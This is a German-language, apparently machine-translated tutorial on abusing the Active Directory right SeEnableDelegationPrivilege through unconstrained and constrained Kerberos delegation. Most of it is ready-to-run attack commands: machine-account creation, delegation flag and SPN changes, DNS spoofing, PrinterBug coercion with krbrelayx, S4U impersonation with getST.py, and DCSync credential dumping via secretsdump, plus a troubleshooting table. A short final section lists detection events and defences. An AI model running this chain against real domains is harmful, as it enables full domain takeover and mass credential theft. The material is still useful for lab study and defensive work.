SeEnableDelegationPrivilege: Privilege AD, S4U und Delegation

Was ist SeEnableDelegationPrivilege, Rechteausweitung, unbeschränkte/beschränkte/RBCD-Varianten, S4U2Self-S4U2Proxy, Fehler, Erkennung und Abwehr?
- Veröffentlicht am 2026-07-18
- Lesezeit: 12 Minuten
SeEnableDelegationPrivilege in Active Directory: Vollständiger Leitfaden zu Kerberos, S4U und der Delegierung von Berechtigungen #
Wenn Sie eine Active Directory- Testumgebung (z. B. Hack The Box, VulnLab oder eine autorisierte Umgebung) betreiben und BloodHound anzeigt, dass Ihr Benutzer über die Berechtigung „SeEnableDelegationPrivilege“ verfügt , fragen Sie sich vielleicht, was genau diese Berechtigung ist und ob sie ausgenutzt werden kann. Kurz gesagt: Es handelt sich um eine Windows-Berechtigung, die festlegt, wer in der Domäne die Identität eines anderen Benutzers für einen Dienst annehmen darf – ein Mechanismus namens Kerberos-Delegierung, der für legitime Zwecke entwickelt wurde, aber in den falschen Händen ein sehr mächtiges Ziel für Missbrauch darstellt.
Die Berechtigung „SeEnableDelegationPrivilege“ ist eine jener Active Directory-Berechtigungen, die in BloodHound oft als nebensächlich erscheinen, in einer autorisierten Testumgebung jedoch den Ausgangspunkt für eine äußerst mächtige Missbrauchskette bilden können. In diesem Leitfaden zeigen wir Ihnen anschaulich und praxisnah, wann diese Berechtigung allein ausreicht und wann ein weiteres Tool benötigt wird. Wir erklären Ihnen außerdem die Funktionsweise von uneingeschränkter und eingeschränkter Delegierung sowie RBCD, warum S4U2Self und S4U2Proxy die Kernpunkte dieser Technik darstellen, welche Bedeutung die einzelnen Werte haben und wie sie funktionieren. userAccountControl die in den Tools angezeigt werden und welche Fehler, Protokolle und Signale verwendet werden müssen, um sie auch auf der Verteidigungsseite zu erkennen.
Zwei praktische Szenarien, zwei verschiedene Wege – verwechseln Sie sie nicht. Szenario 1, uneingeschränkte Delegierung: Diese Option kommt zum Einsatz, wenn Sie ein neues Computerkonto erstellen (oder ein bestehendes kontrollieren) können UND ein Opfer zur Authentifizierung zwingen können – dies erfordert Zwang. Szenario 2, eingeschränkte Delegierung: Diese Option kommt zum Einsatz, wenn Sie … GenericAll/GenericWrite auf einem bestehenden Rechnerkonto, ohne Wartezeiten oder Aufforderungen – direkter und der häufigste Anwendungsfall in Laboren. Wenn Sie nicht wissen, welche Option Sie benötigen, fahren Sie mit dem entsprechenden Abschnitt fort. Vergleich der drei Delegationsvarianten
vor dem Ausführen eines Befehls.
Was ist SeEnableDelegationPrivilege? #
Dies ist ein Windows-Benutzerrecht, das standardmäßig nur Domänenadministratoren zugewiesen ist. Der Inhaber legt fest, welche Konten (Benutzer oder Computer) berechtigt sind, andere Benutzer gegenüber bestimmten Domänendiensten zu „imitieren“ – ein Mechanismus, der als Kerberos- Delegierung bekannt ist.
Typisches legitimes Szenario: Ein Benutzer authentifiziert sich an einem Webserver (Ebene 1), und dieser Server muss auf eine Datenbank (Ebene 2) zugreifen, als wäre er der Benutzer selbst , ohne dass der Benutzer seine Anmeldedaten erneut eingeben muss. Der Webserver benötigt eine Möglichkeit, sich als Benutzer gegenüber der Datenbank auszugeben – dies nennt man Delegierung.
Das Problem: Wer hat SeEnableDelegationPrivilege kann konfiguriert werden jeder Dazu benötigt er Konten, einschließlich solcher, die er selbst kontrolliert. Es wird so zu einer direkten Abkürzung zum Domänenadministrator.
Reale Voraussetzungen: Wann es ausreicht und wann nicht #
Genau diesen Punkt verdeutlicht fast kein Artikel gut. SeEnableDelegationPrivilege Es lässt dich allein eine Macht: die Möglichkeit, Delegierungsattribute festzulegen (msDS-AllowedToDelegateTo, die Flaggen von userAccountControl) auf einem AD-Objekt. Dies gibt Ihnen nicht automatisch die Kontrolle über ein Konto, auf das Sie sie anwenden können.
Um den Angriff abzuschließen, benötigen Sie außerdem eines der folgenden Dinge :
- Für den uneingeschränkten Weg: die Möglichkeit, ein neues Maschinenkonto zu erstellen (
SeMachineAccountPrivilegemehrMachineAccountQuota > 0oder die Kontrolle über einen bestehenden Computer/Benutzeraccount - Für die eingeschränkte Route:
GenericAlloGenericWriteauf einem Konto (Benutzer oder Computer), für das Sie bereits Anmeldeinformationen verwalten können, oder direkter Besitz von Anmeldeinformationen/Hashes eines bestehenden Kontos
Überprüfen Sie mit BloodHound immer, was Sie tatsächlich kontrollieren: Achten Sie auf den Rand von ACL-Missbrauch
wie die GenericAll/GenericWrite in Richtung Computerobjekte, beginnend mit Ihrem kompromittierten Benutzer, und prüfen Sie, ob whoami /priv zeigt auch SeMachineAccountPrivilege
. Wenn SeEnableDelegationPrivilege Es ist das einzige Privileg, das Sie haben; ohne jegliche andere Kontrollmöglichkeit ist der Weg versperrt – Sie müssen zuerst einen Weg finden, diese Kontrolle zu erlangen (z. B. Zurücksetzen des Passworts über die Helpdesk-Gruppe, Missbrauch von Zugriffskontrolllisten usw.).
Vergleich der drei Delegationsvarianten #
| Variante | Benötigen Sie ein neues Benutzerkonto für Ihr Gerät? | SPN erforderlich? | Risiko | Wann sollte man es verwenden? | Haupteinschränkungen |
|---|---|---|---|---|---|
| Uneingeschränkt | Ja (oder ein bereits kompromittiertes Konto, ein Benutzerkonto oder ein Computer) | Nein, das Delegierungsattribut ist nicht relevant, aber Sie benötigen einen SPN, der auf Ihren Host verweist, damit die Authentifizierung funktioniert. | Sehr hoch – Diebstahl von beliebigen Zielen | Wenn Sie ein Opfer auch zur Authentifizierung zwingen können (Nötigung) | Blockiert, wenn MachineAccountQuota=0 und Sie haben noch kein Konto, das Sie wiederverwenden können; Nötigung ist erforderlich (PrinterBug/Coercer/PetitPotam) |
| Eingeschränkt | Nein, verwenden Sie ein bestehendes Konto, über das Sie die Kontrolle haben. | Ja, ich gebe an in msDS-AllowedToDelegateTo | Groß, aber fokussiert | Häufigster Fall in Laboren: Sie haben GenericAll/GenericWrite auf einem Maschinenkonto | Theoretisch nur für den autorisierten SPN, aber der Dienstname im Ticket ist clientseitig bearbeitbarer Text (siehe Abschnitt SPN unten), sodass er sich oft auf andere Dienste auf demselben Host erstreckt. |

| RBCD (Ressourcenbasiert) | Ja, falls Sie ein „Angreifer“-Konto benötigen. | Ja, aber auf der Zielseite konfiguriert. | Hoch | Wenn Sie das Attribut überprüfen msDS-AllowedToActOnBehalfOfOtherIdentity des Ziels (nicht erforderlich) SeEnableDelegationPrivilege) | erfordern MachineAccountQuota > 0 ein Konto erstellen oder ein bestehendes Konto als „Angreifer“ verwenden |
SeEnableDelegationPrivilege Es kommt nur bei den ersten beiden Varianten zum Einsatz – bei RBCD erfolgt die Konfiguration auf der Zielserverseite, und die Schreibberechtigung für dieses einzelne Attribut ist ausreichend; diese domänenweite Berechtigung ist nicht erforderlich.
Liste der bereits für die Delegierung konfigurierten Konten. #
Bevor Sie selbst etwas einrichten, sollten Sie prüfen, ob in der Domäne bereits Konten für die Delegierung eingerichtet sind (oft versehentlich oder aufgrund veralteter Konfigurationen). Am schnellsten geht das mit SharpHound , gefolgt von der Analyse in BloodHound . Alternativ gibt es auch manuelle Ansätze mit Impacket.
findDelegation.py dominio.local/hackita:'Hackita123'Oder über PowerShell, durch Filtern nach dem Attribut, das die uneingeschränkte Delegierung anzeigt:
Get-DomainUser -LdapFilter '(userAccountControl:1.2.840.113556.1.4.803:=524288)' -Properties serviceprincipalnameWenn Sie bereits ein Konto gefunden haben, bei dem dieses Flag aktiviert ist, und Sie über die Zugangsdaten verfügen, können Sie direkt zur Konvertierungsphase übergehen, ohne es von Grund auf neu konfigurieren zu müssen.
Vollständiges praktisches Beispiel: Uneingeschränkte Delegation #
Dieses Szenario erfordert beides SeEnableDelegationPrivilege sowohl die Fähigkeit, ein Computerkonto zu kontrollieren (idealerweise SeMachineAccountPrivilege um eine neue, saubere Datei zu erstellen).
Windows-Pfad (PowerShell / Powermad) #
1. Erstellen Sie ein Maschinenkonto (erfordert MachineAccountQuota > 0):
Import-Module .\Powermad.ps1
New-MachineAccount -MachineAccount HACKITA -Password $(ConvertTo-SecureString 'Hackita123' -AsPlainText -Force)
2. Aktivieren Sie die uneingeschränkte Delegierung für das neu erstellte Konto., indem die Flaggen wie oben gezeigt hinzugefügt werden (524288 + 4096 = 528384):
Set-MachineAccountAttribute -MachineAccount HACKITA -Attribute useraccountcontrol -Value 5283843. Fügen Sie einen plausiblen SPN hinzu , damit das Konto wie ein legitimer Dienst erscheint:
Set-MachineAccountAttribute -MachineAccount HACKITA -Attribute ServicePrincipalName -Value HTTP/HACKITA.dominio.local -Append4. Registrieren Sie einen DNS-Eintrag , der diesen Hostnamen auf den Rechner Ihres Angreifers verweist:
dnstool.py -u 'dominio.local\HACKITA$' -p 'Hackita123' -r HACKITA.dominio.local -d <IP-ATTACCANTE> -a add <IP-DC> -dns-ip <IP-DC>Geben Sie dem Datensatz einige Minuten Zeit, sich zu verbreiten, und überprüfen Sie ihn dann mit nslookup HACKITA.dominio.local <IP-DC>.
5. Hören Sie sich krbrelayx an.und übergibt ihm den NT-Hash des HACKITA$-Kontos – da Sie das Passwort in Schritt 1 selbst festgelegt haben, berechnen Sie es einfach aus dem mit pypykatz crypto nt 'Hackita123':
krbrelayx.py -hashes :<HASH-NT-DI-HACKITA$>6. Erzwingen Sie die Authentifizierung des Domänencontrollers bei Ihrem gefälschten Host mithilfe des PrinterBug (Missbrauch des Remote-Spooling-Dienstes):
printerbug.py 'dominio.local/HACKITA$:Hackita123'@<IP-DC> HACKITA.dominio.localWenn die Gleichstromverbindung hergestellt ist, krbrelayx Erfassen und speichern Sie Ihr TGT in einer Datei. .ccache (Eg. DC$@DOMINIO.LOCAL_krbtgt@DOMINIO.LOCAL.ccache).
7. Verwenden Sie dieses TGT für eine vollständige DCSync-Prüfung:
KRB5CCNAME='DC$@DOMINIO.LOCAL_krbtgt@DOMINIO.LOCAL.ccache' secretsdump.py -k -no-pass dominio.local -just-dcHier wird die gesamte NTDS.dit ausgegeben: Domänenadministrator erreicht.
Linux-Pfad (Impacket / bloodyAD) #
Gleiche Logik, andere Werkzeuge – nützlich, wenn man ausschließlich unter Kali ohne Evil-WinRM arbeitet. Um die Attribute zu ändern, verwenden wir bloodyAD
, das die Summe der Flaggen selbst verwaltet userAccountControl anstatt sie von Hand zu berechnen:
# 1) Crea l'account macchina
addcomputer.py dominio.local/hackita:'Hackita123' -computer-name hackita -computer-pass 'Hackita123'

# 2) Imposta i flag di delega non vincolata via bloodyAD (uno alla volta, si sommano da soli)
bloodyAD -u 'hackita' -p 'Hackita123' --host dc.dominio.local -d dominio.local add uac 'hackita$' -f TRUSTED_FOR_DELEGATION
bloodyAD -u 'hackita' -p 'Hackita123' --host dc.dominio.local -d dominio.local add uac 'hackita$' -f WORKSTATION_TRUST_ACCOUNT

# 3) Aggiungi gli SPN HTTP e CIFS al computer appena creato
addspn.py -u 'dominio.local\hackita' -p 'Hackita123' -s 'HTTP/hackita.dominio.local' -t 'hackita$' -dc-ip <IP-DC> dc.dominio.local
addspn.py -u 'dominio.local\hackita' -p 'Hackita123' -s 'CIFS/hackita.dominio.local' -t 'hackita$' -dc-ip <IP-DC> dc.dominio.local

# 4) Metti in ascolto krbrelayx con l'hash dell'account hackita$
krbrelayx.py -hashes :<HASH-NT>

# 5) Coercizione (printerbug o, in alternativa, il tool "coercer" che prova più tecniche insieme)
printerbug.py 'dominio.local/hackita$:Hackita123'@<IP-DC> hackita.dominio.local

# 6) DCSync mirato su un singolo utente, usando il TGT catturato
KRB5CCNAME='DC$@DOMINIO.LOCAL_krbtgt@DOMINIO.LOCAL.ccache' secretsdump.py -k -no-pass dominio.local -just-dc-user Administrator
Ein Hinweis zu Computerkonten im Vergleich zu BenutzerkontenEin Computerkonto kann eigene SPNs hinzufügen (daher die obigen Beispiele). addspn funktioniert problemlos). Ein Konto Benutzer Das Normale kann sich jedoch nicht selbst ändern servicePrincipalName — Falls es sich bei dem kompromittierten Konto mit uneingeschränkter Delegierung um ein Benutzerkonto handelt, benötigen Sie ein zweites Konto mit GenericAll/GenericWrite Es ist Aufgabe des Benutzers, den korrekten SPN zuzuweisen. Diese Unterscheidung wird in fast keiner Anleitung hervorgehoben, verändert aber die Durchführbarkeit des Angriffs je nach Kontotyp grundlegend.
SPN, kurz gesagt: die Grundlage, die Sie benötigen, um alles andere zu verstehen #
Un SPN (Dienstprinzipalname) Es handelt sich schlicht um die eindeutige Kennung, anhand derer Kerberos einen Dienst auf einem Host erkennt – im Format servizio/hostname (Eg. cifs/dc.dominio.local, ldap/dc.dominio.local, http/srv01.dominio.localWenn Sie ein Ticket „für den CIFS-Dienst des Domänencontrollers“ anfordern, fordern Sie ein Ticket für diesen spezifischen SPN an. Im oben beschriebenen uneingeschränkten Angriff benötigen Sie einen SPN, der auf Ihren Host verweist, damit das Opfer (der Domänencontroller) glauben kann, mit einem legitimen Dienst zu kommunizieren, während es Ihnen in Wirklichkeit sein eigenes TGT übergibt.
Wichtiger Punkt auch für die beschränkte Delegation: Der Dienstname in einem Service-Ticket (TGS) ist im Klartext., ist nicht geschützt, um clientseitige Änderungen in manchen Tools zu verhindern. Deshalb erhält man oft ein Ticket für cifs/dc.dominio.local und dann eine geänderte Version anfordern für ldap/ o http/ auf demselben Host, auch wenn in msDS-AllowedToDelegateTo Sie hatten lediglich genehmigt cifs.
Warum uneingeschränkte Delegation oft nicht praktikabel ist #
Falls Sie noch keinen Computer/kein Benutzerkonto besitzen, können Sie sich bewerben bei TRUSTED_FOR_DELEGATIONDer erste Impuls wäre, ein neues Konto zu erstellen. Das Problem: Die Erstellung eines neuen Maschinenkontos erfordert ein Kontingent (MachineAccountQuota), was in vielen modernen Umgebungen auf eingestellt ist 0.
netexec ldap dc.dominio.local -u hackita -p 'Hackita123' -M maqWenn das Ergebnis MachineAccountQuota: 0 Und wenn Sie noch keine Kontrolle über bestehende Konten haben, ist diese Option nicht verfügbar – Sie wechseln zur eingeschränkten Delegierung.
Die praktische Lösung: eingeschränkte Delegation auf einem bestehenden Konto #
Typisches Szenario: BloodHound zeigt an, dass Ihr Benutzer SeEnableDelegationPrivilege auf Domänenebene und darüber hinaus hat GenericAll auf einem bestehenden Maschinenkonto – nennen wir es HACKITA$.
Schritt 1 – Aktivieren Sie das Delegierungsflag für das Computerkonto #
Set-ADAccountControl -Identity "HACKITA$" -TrustedToAuthForDelegation $TrueFlagge setzen TRUSTED_TO_AUTH_FOR_DELEGATION„Dieses Konto kann sich gegenüber den Diensten, auf die ich es zugreifen lasse, als andere Benutzer ausgeben, sogar ausgehend von einer Nicht-Kerberos-Authentifizierung (Protokollübergang)“.
Wichtiger Hinweis : Es gibt auch eine Variante namens „Nur Kerberos“ ohne Protokollübergang. In diesem Fall ist dieses Flag nicht gesetzt, und S4U2Self erzeugt kein weiterleitbares Ticket. In den meisten Walkthroughs und CTFs findet man jedoch die Variante mit Protokollübergang.
Schritt 2 – Definieren Sie, an welchen Dienst es delegieren kann. #
Set-ADObject -Identity "CN=HACKITA,CN=COMPUTERS,DC=DOMINIO,DC=LOCAL" -Add @{"msDS-AllowedToDelegateTo"="cifs/dc.dominio.local"}cifs/ (SMB-Protokoll) in Richtung des Rechenzentrums ebnet den Weg zu secretsdump weiter im Text. Aber das ist nicht die einzige sinnvolle Option:
ldap/dc.dominio.local→ LDAP-Zugriff mit imitierten Benutzerrechten, nützlich für direkte Abfragen oder, wenn Sie ein Konto mit Replikationsberechtigungen imitieren, sogar für DCSync über LDAPhost/dc.dominio.local→ ermöglicht den Zugriff auf ein breiteres Spektrum von WMI-/geplanten Aufgabenoperationenhttp/dc.dominio.local→ Nützlich, wenn das Ziel Webdienste/WinRM-Verwaltung bereitstellt.wsman/dc.dominio.localohost/In Kombination mit dem SPN-Trick (siehe oben) → direkter Zugriff auf PowerShell Remoting (Evil-WinRM/WinRM) als imitierter Benutzer
Schritt 3 – Übernehmen Sie die Kontrolle über das Maschinenkonto #
netexec smb dc.dominio.local -u hackita -p 'Hackita123' -M change-password -o USER='HACKITA$' NEWPASS='Hackita123'Schritt 4 – Das Herzstück des Angriffs: S4U2Self und S4U2Proxy, ausführlich erklärt #
Und nun kommt der Teil, den nur wenige Leute wirklich gut erklären können.
Warum benötigen wir ein TGT und nicht nur ein Passwort? In Kerberos
Jede Service-Ticket-Anfrage (TGS) beginnt mit einem gültigen TGT. Das TGT beweist, dass „dieses Konto erfolgreich authentifiziert wurde“, das TGS beweist, dass „dieses Konto für diesen spezifischen Dienst autorisiert ist“. getST.py Es erledigt beide Schritte für Sie: Zuerst ruft es ein TGT für das kompromittierte Maschinenkonto ab, dann verwendet es dieses für den Rest der Kette.
S4U2Self : Ermöglicht Ihrem Computerkonto, im Namen eines anderen Benutzers ein Serviceticket zu erhalten – selbst ohne dass sich dieser Benutzer authentifiziert. Der Domänencontroller (KDC) vertraut dem in dieser Anfrage angegebenen Benutzernamen; das Administratorkennwort wird nicht benötigt, nur der Name. Das Ergebnis ist ein weiterleitbares Ticket (dank des in Schritt 1 gesetzten Flags), das anzeigt: „Der Administrator hat mit mir gesprochen.“
Denn S4U2Self allein reicht nicht aus : Dieses Ticket beweist lediglich, dass Ihr Computerkonto den Administrator „kennt“ – es authentifiziert Sie als Ihr Computerkonto gegenüber sich selbst, gewährt Ihnen aber keinen Zugriff auf weitere Ressourcen. Der nächste Schritt ist erforderlich, um daraus etwas Nützliches zu machen.
S4U2Proxy: nimmt das mit S4U2Self erhaltene weiterleitbare Ticket und tauscht es gegen ein zweites Ticket ein, das für den von Ihnen autorisierten Dienst gültig ist in msDS-AllowedToDelegateToHier die KDC-Steuerungen ausdrücklich dieses Attribut: Wenn der angeforderte Dienst nicht in der Liste enthalten ist, schlägt die Anfrage fehl mit KDC_ERR_BADOPTIONDeshalb ist S4U2Proxy von diesem Attribut „abhängig“ – es ist das Tor, das darüber entscheidet, ob die Delegierung erlaubt ist oder nicht.
Praktische Steuerung mit Impacket:
getST.py 'dominio.local/HACKITA$:Hackita123' -spn cifs/dc.dominio.local -impersonate administratorEin Ticket in einer Datei speichern .ccache — aus Sicht des DC CIFS-Dienstes ist dieses Ticket È der Administrator.
Wenn Sie sich als administrator scheitert bei KDC_ERR_BADOPTION selbst wenn alles korrekt konfiguriert istDas : bedeutet fast immer, dass das Administratorkonto geschützt ist – Kennzeichen NOT_DELEGATED („Konto ist vertraulich und kann nicht delegiert werden“) aktiv oder Mitglied der Gruppe Geschützte BenutzerDies weist den Domänencontroller explizit an, dass dieser Benutzer niemals als Imitator in einem S4U-Ticket erscheinen soll, unabhängig davon, wie gut die Delegierung konfiguriert ist. Dies ist nicht Ihre Schuld – es handelt sich um einen bewussten Schutz für dieses spezielle Konto, der auf neueren Rechnern oft standardmäßig aktiviert ist.
In diesem Fall bleibt der Weg offen: anstatt sich als jemand anderes auszugeben administrator, gibt sich als dc — das heißt, das Computerkonto des Domänencontrollers selbst (DC$), die normalerweise nicht über diesen Schutz verfügen:
getST.py 'dominio.local/HACKITA$:Hackita123' -spn ldap/dc.dominio.local -impersonate dcEin Domänencontroller-Computerkonto verfügt naturgemäß über Replikationsberechtigungen in der Domäne – daher genügt ein durch Identitätswechsel erhaltenes LDAP-Ticket für eine vollständige DCSync-Synchronisierung, genau wie bei erfolgreichem Identitätswechsel zum Administrator. Beachten Sie, dass ein msDS-AllowedToDelegateTo Verso bezeichnen. ldap/, Nicht cifs/Da DCSync über LDAP das Active Directory-Replikationsprotokoll verwendet, ist dies genau das Szenario des HTB Redelegate-Rechners – siehe dort. Vollständiger Rundgang durch HTB Redelegate
.
Schritt 5 – Verwenden Sie das Ticket, um die Zugangsdaten auszulesen. #
KRB5CCNAME=administrator@cifs_dc.dominio.local@DOMINIO.LOCAL.ccache secretsdump.py -k -no-pass dc.dominio.localVon hier aus wird die gesamte NTDS.dit-Datei ausgegeben – NTLM-Hashes und Kerberos-Schlüssel für jedes Konto, einschließlich des Administrators, mittels secretsdump und allgemeiner Credential Dumping . Anschließend erfolgt die direkte Authentifizierung mit wmiexec oder Evil-WinRM unter Verwendung des Hashs: Domänenadministratorrechte erreicht.
Benutzerkontensteuerungsnummern, erklärt (endlich) #
Die numerischen Werte, die Sie in Tools wie Powermad sehen (Set-MachineAccountAttribute ... useraccountcontrol -Value 528384) sind nicht zufällig: sie sind Summen von Binärflags, wobei jede Variable eine Eigenschaft des Kontos repräsentiert.
| Flagge | Dezimalwert | Bedeutung |
|---|---|---|
| WORKSTATION_TRUST_ACCOUNT | 4096 | Das Konto ist ein normaler Computer, der der Domäne beigetreten ist. |
| TRUSTED_FOR_DELEGATION | 524288 | DELEGATION OHNE BEITRAG AKTIVIERT |
| TRUSTED_TO_AUTH_FOR_DELEGATION | 16777216 | Eingeschränkte Delegierung mit aktiviertem Protokollübergang |
| NICHT_DELEGIERT | 1048576 | Das Konto ist geschützt: Es kann NIEMALS von einem Stellvertreter imitiert werden (siehe Abschnitt „Verteidigung“). |
524288 + 4096 = 528384 — das heißt, „normales Computerkonto“ + „aktive uneingeschränkte Delegierung“, addiert.
Für die eingeschränkte Delegation über Set-ADAccountControlPowerShell übernimmt die Summenberechnung für Sie. Aber mit direkteren Tools (Powermad, bloodyAD, LDAP raw) und manueller Bearbeitung von useraccountcontrol, Du musst die Flaggen selbst hinzufügen. (Oder wenden Sie sie einzeln an, wie es bloodyAD tut, wodurch sie automatisch zu bestehenden Flags hinzugefügt werden.) Andernfalls riskieren Sie, ein vorhandenes Flag zu überschreiben, anstatt es hinzuzufügen. Dies ist der häufigste Fehler und führt zu verwirrenden Kerberos-Symptomen.
Fehlerbehebung: Häufige Fehler #
| Fehler | Wahrscheinliche Ursache | Schnellcheck | Fixieren |
|---|---|---|---|
KDC_ERR_BADOPTION in S4U2Proxy | msDS-AllowedToDelegateTo nicht gesetzt oder fehlerhaft/nicht vorhanden SPN | Get-ADComputer HACKITA$ -Properties msDS-AllowedToDelegateTo | Setzen Sie das Attribut mit dem korrekten und exakten SPN zurück. |
KDC_ERR_BADOPTION mit der Meldung „SPN nicht delegierbar“ | Manca TRUSTED_TO_AUTH_FOR_DELEGATION auf dem Konto | Get-ADComputer HACKITA$ -Properties userAccountControl | Erneut anwenden Set-ADAccountControl -TrustedToAuthForDelegation $TrueOder fügen Sie die Flags hinzu, wenn Sie manuelle numerische Werte verwenden. |
rpc_s_access_denied während des Druckerfehlers | Normal in vielen gepatchten Versionen: Die Spooler-Konvertierung kann stillschweigend fehlschlagen, aber dennoch eine Rückverbindung auslösen. | Prüfen Sie trotzdem, ob krbrelayx Verbindung erhalten | Wenn nichts kommt, versuchen Sie coercer (Versuchen Sie mehrere PetitPotam/DFSCoerce-Techniken gleichzeitig) anstatt nur den Druckerfehler zu beheben |
KRB_AP_ERR_SKEW | Zeitdifferenz zwischen Ihrem Rechner und dem Rechenzentrum (Kerberos toleriert einige Minuten) | vergleichen date Ortszeit mit DC-Zeit | sudo ntpdate -u <ip-dc> vor jedem Versuch |
KRB_AP_ERR_MODIFIED | Oft eine indirekte Folge ungelöster Zeitabweichungen oder eines beschädigten Tickets. | Nach erneuter Zeitsynchronisierung bitte neu starten. | Synchronisieren Sie erneut und versuchen Sie es nochmals; wenn das Problem weiterhin besteht, generieren Sie das Ticket von Grund auf neu. |
MachineAccountQuota: 0 beim Versuch, ein neues Konto zu erstellen | Quote durch Richtlinie deaktiviert | netexec ldap dc -u hackita -p 'Hackita123' -M maq | Erstellen Sie kein neues Konto – verwenden Sie ein bereits vorhandenes Konto. GenericAll/GenericWrite |
STATUS_ACCESS_DENIED su secretsdump trotz des S4U-Tickets | Der Benutzer, dessen Identität angenommen wird, besitzt tatsächlich keine Replikationsberechtigungen (z. B. ist er kein Domänenadministrator). | Überprüfen Sie die tatsächlichen Berechtigungen des imitierten Benutzers in BloodHound. | Geben Sie sich als ein Konto mit echten Replikationsberechtigungen aus oder verwenden Sie -just-dc-user für ein einzelnes Konto |
Aufklärung und Verteidigung (Blaues Team) #
Wer eine Active Directory-Domäne verwaltet, sollte die Überwachung und Einschränkung auf mehreren Ebenen vornehmen:
Oberflächenverkleinerung
- Zuordnen
SeEnableDelegationPrivilegenur auf die Tier-0-Konten, die tatsächlich notwendig sind - Aufstellen
MachineAccountQuotaauf 0, wenn es nicht notwendig ist, Selbstbedienungs-Maschinenkonten zu erstellen. - Kennzeichnen Sie privilegierte Konten (Domänenadministratoren, Tier-0-Dienstkonten) mit dem Flag „Dieses Konto ist vertraulich und kann nicht delegiert werden.“ (
NOT_DELEGATED, Wert 1048576) und fügen Sie sie in die Gruppe ein Geschützte Benutzer — Dies verhindert, dass S4U2Self ein weiterleitbares Ticket für sie erstellt und unterbricht somit die Kette am Ursprung.
Überwachung und Erkennung
- Event ID 4704: Zuweisung eines sensiblen Benutzerrechts. Eine minimale Erkennungsregel (die auch von Elastic Security verwendet wird) ist trivial zu schreiben:
event.code:4704 and winlog.event_data.PrivilegeList:"SeEnableDelegationPrivilege"— Jedes SIEM-System kann dies innerhalb weniger Minuten implementieren. - Ereignis-ID 4738 / 4742Änderung eines Benutzer-/Computerkontos – insbesondere auf Änderungen in folgenden Bereichen achten
msDS-AllowedToDelegateTo - Event ID 5136: Ändern eines Verzeichnisobjekts – nützlich zum Abfangen von Schreibvorgängen
msDS-AllowedToActOnBehalfOfOtherIdentity(RBCD) oder auf Delegierungsattributen - Event ID 4769Kerberos-Serviceticketanfrage – ein S4U2Self wird erkannt, wenn die Informationen über das anfragende Konto und den angeforderten Dienst übereinstimmen; ein nachfolgender S4U2Proxy zeigt das ausgefüllte Feld „Transited Services“ an.
- Regelmäßige Überprüfung der bestehenden Delegierungsberechtigungen in der Domäne mittels BloodHound, nicht nur bei der Ersteinrichtung
